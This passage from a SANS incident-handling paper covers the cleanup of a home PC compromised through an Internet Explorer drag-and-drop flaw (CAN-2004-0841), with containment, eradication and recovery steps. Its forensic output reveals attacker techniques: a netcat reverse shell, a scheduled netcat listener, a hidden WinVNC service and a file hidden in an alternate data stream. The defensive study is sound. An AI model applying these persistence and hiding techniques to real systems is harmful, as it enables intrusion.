


Figure 37 - WinVNC Task Manager Entry

Chain of Custody

The chain of custody for a home user does not usually come into play unless the victim is attempting to prosecute. The monetary damage, victim's detection skill, law enforcement workload and system integrity makes it unreasonable for most home incidents. The chain of custody is handled in a very different manner for financial and military institutions due to the compartmentalized security structure and sensitivity of data. Teams such as firewall, IDS, network infrastructure, incident handlers, system administrators must all work together to maintain the integrity of the compromised system and collected evidence. An overseeing incident handler will most likely coordinate the effort.

Containment

If an incident handler or home user identified any of the indicators such as netcat, WinVNC or the initial trojan, the assumption is that the host is compromised. The next step is to contain the system. The attacker may attempt to spread laterally to compromise additional systems, use the compromised host as a launching point or retrieve personal data. The initial decision has to be made to leave the system running or disconnect it from the network/Internet. The decision is based on several factors.

- Is this a critical system that has sensitive, financial or classified data?
- Does the incident handler want to observe the attacker as part of the investigation?
- Will disconnecting the system lose information in memory and impair the investigation?

The next decision will be to retain the system integrity. This can be accomplished with the following actions.

Free Linux boot discs such as Knoppix STD³⁶ will allow for forensic investigation without compromising the system.

Commercial tools such as ProDiscover Forensics³⁷ and EnCase Forensic³⁸ will allow similar discovery.

All of the mentioned software applications as well as hardware solutions can be used to create a disc image.

A sound forensic investigation should never take place on the actual infected media. The aforementioned tools provide a cursory look into the victim system, but a detailed analysis requires a bit-by-bit drive image. There are several hardware and software tools which make this possible. Linux boot disks can use DD to copy a drive image to a secondary IDE or SCSI hard drive. The second hard drive must be larger than the original, and write blocking technology should be used to prevent modifications to the source drive. The write blocking can be accomplished by software or hardware intermediate devices between the drives. There have been many advances in technology where a handheld device and toolkit provide quick disk imaging. A product like Logicube Forensic MD5³⁹ allows the following:

- The suspect system is connected to Logicube MD5 through a Forensic USB writePROtect adapter or an external desktop USB/IDE write protect adapter to provide read only access to the suspect drive
- The adapter connects to the recipient hard drive enclosed within the Logicube system (IDE/SCSI)
- The recipient hard drive can be any size, but must be larger than the suspect drive (usually 10%)
- The transfer rate is 1GB/Minute
- A MD5 image is taken of the suspect and recipient drive to ensure integrity
- The device utilizes DD imaging, supports all operating systems, and is compatible with systems like EnCase for further drive analysis
- The portable device requires a push button command to execute once connected

Devices similar to the one described above makes it very easy and efficient to

³⁶ “Knoppix STD.” URL: <http://www.knoppix-std.org/>

³⁷ “ProDiscover Forensics.” URL: <http://www.techpathways.com/ProDiscoverDFT.htm>

³⁸ “EnCase Forensic.” URL: <http://www.guidancesoftware.com/products/EnCaseForensic/index.shtml>

³⁹ “Logicube Forensic MD5.” URL: http://www.logicube.com/products/hd_duplication/md5.asp

gather evidence assuming cost is not a factor, and the National Institute of Justice has a Computer Forensic Tool Testing project that provides criteria and scoring metrics for various forensic tools and techniques⁴⁰.

In the drag and drop scenario, an example of containment is dealing with WinVNC. A home user may not want to go through the full forensics investigation or worry about data integrity, but they still want the WinVNC contained and removed.

The victim/handler detected WinVNC in the task manager and wanted to perform further investigation.

The victim first noticed the WinVNC icon in the system tray and right clicked to shut it down.



Figure 38 - WinVNC System Tray Icon

A registry search found the following entries listing WinVNC to startup as a service and the password and other configurations used by the attacker.




Figure 39 - WinVNC Registry Service Startup

⁴⁰ "National Institute of Justice has a Computer Forensic Tool Testing project." URL: <http://www.ojp.usdoj.gov/nij/sciencetech/cftt.htm>




Figure 40 - WinVNC Registry Options

When the victim typed services.msc in the run box, the VNC Server was listed as automatic and presently started.





Figure 41 - WinVNC Service Entry

A Google search and advanced Windows search that looks for hidden files could be used to locate winvnc.exe and the associated executables.

The Windows Resource Kit tool sc.exe is able to manipulate services and was used to delete the service⁴¹.



```
C:\WINDOWS\System32\cmd.exe

C:\>sc query winvnc

SERVICE_NAME: winvnc
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 1    STOPPED
                                (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\>sc delete winvnc
[SC] DeleteService SUCCESS

C:\>
```

Figure 42 - sc.exe Tool Usage

Once the service was removed, the registry and system files were deleted.

Eradication

The containment and cleanup of WinVNC flows into the eradication phase. The question for the victim is what other malicious files are present and what is the root cause? There are marketed forensics analysis tools, but there are several techniques that can be used for a quick and dirty analysis.

The victim found the WinVNC files with an associated date/time stamp. Windows Find can be used to search for all files for a give period. Sort that by time and you may get a rough timeline to follow. The Prefetch directory is another great place to look since it lists executable that ran and when they were last cached. The results of the basic search sorted by reverse time found the four files dropped by trojan.exe (start.exe, exploit.bat, invisible.vbs, nc.exe) followed by prefetch files for trojan.exe, ftp.exe and nc.exe. This definitely gives the victim something to investigate further.

⁴¹ "SC.exe commands." URL: <http://www.ss64.com/nt/sc.html>




Figure 43 - Windows Find Results Sorted by Date

The Temporary Internet Files once again sorted by time will fill in more of the puzzle. The files index.htm, 1.gif, and trojan.exe were all found around the same timeframe. The external site URLs are also present.





Figure 44 - Temporary Internet Files Sorted by Date

Some files have been found, but what about ports, services or scheduled tasks. Sysinternals has some great free tools that monitor, file and registry changes,

TCP traffic, ports and services⁴².


TCPView lists an established netcat session between the victim and attacker on port 7777. This is the initial netcat reverse shell launched by the trojan.



Proc...	Protocol	Local Address	Remote Address	State
lsass.exe:596	UDP	0.0.0.0:500	.*.*	
nc.exe:1772	TCP	0.0.0.0:1096	0.0.0.0:0	LISTENING
nc.exe:1772	TCP	192.168.0.11:1096	192.168.0.10:7777	ESTABLISHED
svchost.exe:768	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
svchost.exe:768	UDP	0.0.0.0:135	.*.*	
svchost.exe:832	TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
svchost.exe:832	UDP	0.0.0.0:1026	.*.*	
svchost.exe:832	UDP	127.0.0.1:123	.*.*	
svchost.exe:832	UDP	192.168.0.11:123	.*.*	

Figure 45 - Sysinternals TCPView Output

Process Explorer found netcat running with PID 1772. This process can be tracked to indicate if there are ties to additional files and services.



Process	PID	CPU	Description
services.exe	584	1	Services and Control Manager
svchost.exe	768		Generic Host Process for Win32 Services
svchost.exe	832		Generic Host Process for Win32 Services
svchost.exe	952		Generic Host Process for Win32 Services
svchost.exe	980		Generic Host Process for Win32 Services
spoolsv.exe	1160		Spooler SubSystem Engine
Atienvx.exe	1272		ATI Hotkey polling utility
lsass.exe	596		LSA Shell (Export Server)
explorer.exe	1752		Windows Explorer
procexp.exe	344		Sysinternals Process Explorer
cmd.exe	1724		Windows Command Prompt
nc.exe	1772		Netcat
cmd.exe	1988		Windows Command Prompt

Figure 46 - Sysinternals Process Explorer Output

A look at the scheduled services reveals the daily netcat listener previously created with the AT command.

⁴² "Sysinternals Freeware Utilities." URL: <http://www.sysinternals.com/ntw2k/utilities.shtml>





Figure 47 - Task Scheduler With Netcat Listener Entry

Add all of this with some Google searching, and the victim/incident handler has a decent idea of what situation they are in. Most exploits will use the same deceptive trojans, naming conventions, ports, etc. so search engines are the best way to investigate patterns of known abuse. How will the victim “clean” the system? How will the victim recover?

Recovery

The recovery depends on the critical nature of the system, sensitivity of data, and effort required for remediation. For home users in this situation, the easiest thing to do is save personal files and re-image the PC. This will ensure the system is cleaned unless the personal files are compromised. Critical corporate systems, file servers, Domain Controllers or legal investigations require detailed analysis. Home users often run up-to-date antivirus and adware removal programs, but this will not detect unauthorized access and most attacker tools. What about alternative data streams? The attacker in our scenario hid `wzunzip.exe` behind `calc.exe`, and this is only a small example. The ADS could be found but it takes knowledge and effort to know what to look for and do. Our victim could use a tool called LADS to search for ADS. This can be time consuming considering Windows purposeful use of ADS and the size of the common hard drive. The results show the following:

© SANS



```
C:\WINDOWS\System32\cmd.exe

C:\>lads c:\tools /S

LADS - Freeware version 4.00
(C) Copyright 1998-2004 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory c:\tools\ with subdirectories

  size  ADS in file
-----
  4096  c:\tools\calc.exe:wzunzip.exe
```

48 - LADS Output

Even if the system is re-imaged, the baseline OS must be adjusted to bring up to security standards. The home user could use Windows Update to ensure the patching level is sufficient. Current antivirus definitions should be downloaded. Recommendations on password, user accounts could be followed. If the home user wants to get serious, NSA publishes security configuration guides for all types of OS and servers⁴³.

Large corporations will use configuration guides, standard images and policies to ensure all new systems are as secure as possible. The corporate scale is much different and deployment tools such as SMS, Active Directory and group policy can be used on an enterprise level. Systems on a whole can be tested by "Blue Team" vulnerability and "Red Team" penetration analysis. These same concepts can be used by individuals at home at the digression of the individual.

Lessons Learned

The Microsoft IE drag and drop vulnerability CAN 2004-0841 allows unpatched systems to be easily exploited by malicious web content. A simple click of a hyper link allows an attacker to drop malicious files into the victim's startup directory. This exploit is in a long line of drag and drop and cross domain vulnerabilities that allow external content to be run in the trusted local machine zone. New vulnerabilities are arising using iframes where a webpage only has to be viewed to execute content.

There are two basic defenses for this type of attack. Current Microsoft patches, hotfixes and service packs will keep systems ahead of the vulnerability curve. The time gap is closing between vulnerability announcements, exploit code and vendor patches. It is very difficult for a corporation to keep up with all of the vulnerabilities, but they would eliminate most of the exploits if system patching were kept up-to-date. Home users often forget to update patches and often know nothing about computers. This makes it very easy for an attacker to find a

⁴³ "NSA Security Configuration Guides." URL: <http://www.nsa.gov/snac/>

vulnerable host somewhere directly connected to the Internet.

The other main defense to the drag and drop exploit is switching to another web browser such as Mozilla Firefox. Other browsers may have vulnerabilities as well, but attackers are going to focus on mass market browsers such as IE. Microsoft's Internet Explorer has new vulnerabilities all of the time, and normally vendor-neutral organizations such as US-CERT have recently recommended using a different browser due to the number and severity of vulnerabilities⁴⁴.

According to US-CERT VU#413886, the following recommendations apply to CAN 2004-0841 and many other IE vulnerabilities.

- Apply patch MS04-038 "Script in Image Tag File Download Vulnerability"
- Upgrade to Windows XP Service Pack 2 – the service pack addresses numerous vulnerabilities
- Disable IE Active scripting and ActiveX controls for untrusted sites – some legitimate websites will not be able to display properly or provide full functionality
- Apply the Outlook Email Security Update - Outlook will open email messages in the Restricted Sites Zone, where Active scripting and ActiveX controls are disabled by default.
- Display email in plain text HTML-formatted email messages may not appear properly, but script will not execute.
- Maintain updated antivirus software
- Use a different web browser – IE uses many exploited proprietary technologies such as the IE domain/zone security model, the DHTML object model, MIME type determination, the graphical user interface (GUI), VBScript, MSHTML and ActiveX.

The second part of the exploit discussed utilized common attacker tools and exploits such as netcat, WinVNC and Windows scripting. The exploit could have dropped a far more sophisticated trojan and tools such as keyloggers, IRC bots, worms and rootkits. Once an exploit has made it this far, the victim is at the mercy of the attacker. Therefore it is imperative that systems use current security configurations.

The second part of the exploit can be minimized or prevented at home or in the corporate world through the use of common security practices such as:

- Antivirus with current definitions
- Spyware/Adware software
- Firewalls – software and hardware
- Cable/DSL router switches with NAT and internal DHCP

⁴⁴ Manion, Art. "US-CERT Vulnerability Note VU#713878." 13 October 2004. URL: <http://www.kb.cert.org/vuls/id/713878>

- IDS systems
- Secure OS configurations (permissions, group policy, etc.)
- Account and password policies
- Acceptable use policies
- Alternative web browsers

Following these recommendations and many other security guidelines will eliminate the IE “Script in Image Tag File Download Vulnerability” also known as “HijackClick 3”. Home users will then be completely secure...until the next vulnerability or zero day exploit arrives.

© SANS Institute 2005, Author retains full rights

Exploit References:

1. "CAN-2004-0380." URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380>
2. "CAN-2004-0841." 8 September 2004. URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0841>
3. "[Full-Disclosure] Brand New Hole: Internet Explorer: HijackClick 3." 12 July 2004. URL: <http://archives.neohapsis.com/archives/fulldisclosure/2004-07/0498.html>
4. "[Full-Disclosure] Virus loading through ActiveX-Exploit [Fwd: George Bush sniper-rifle shot!]." 7 September 2004. URL: <http://www.mail-archive.com/full-disclosure@lists.netsys.com/msg23286.html>
5. Manion, Art. "Microsoft Internet Explorer allows mouse events to manipulate window objects and perform 'drag and drop' operations." US-CERT Vulnerability Note VU#413886. 28 October 2004. URL: <http://www.kb.cert.org/vuls/id/413886>
6. Manion, Art. "US-CERT Technical Cyber Security Alert TA04-293A – Multiple Vulnerabilities in Internet Explorer." 19 October 2004. URL: <http://www.us-cert.gov/cas/techalerts/TA04-293A.html>
7. Manion, Art. "US-CERT Vulnerability Note VU#713878." 13 October 2004. URL: <http://www.kb.cert.org/vuls/id/713878>
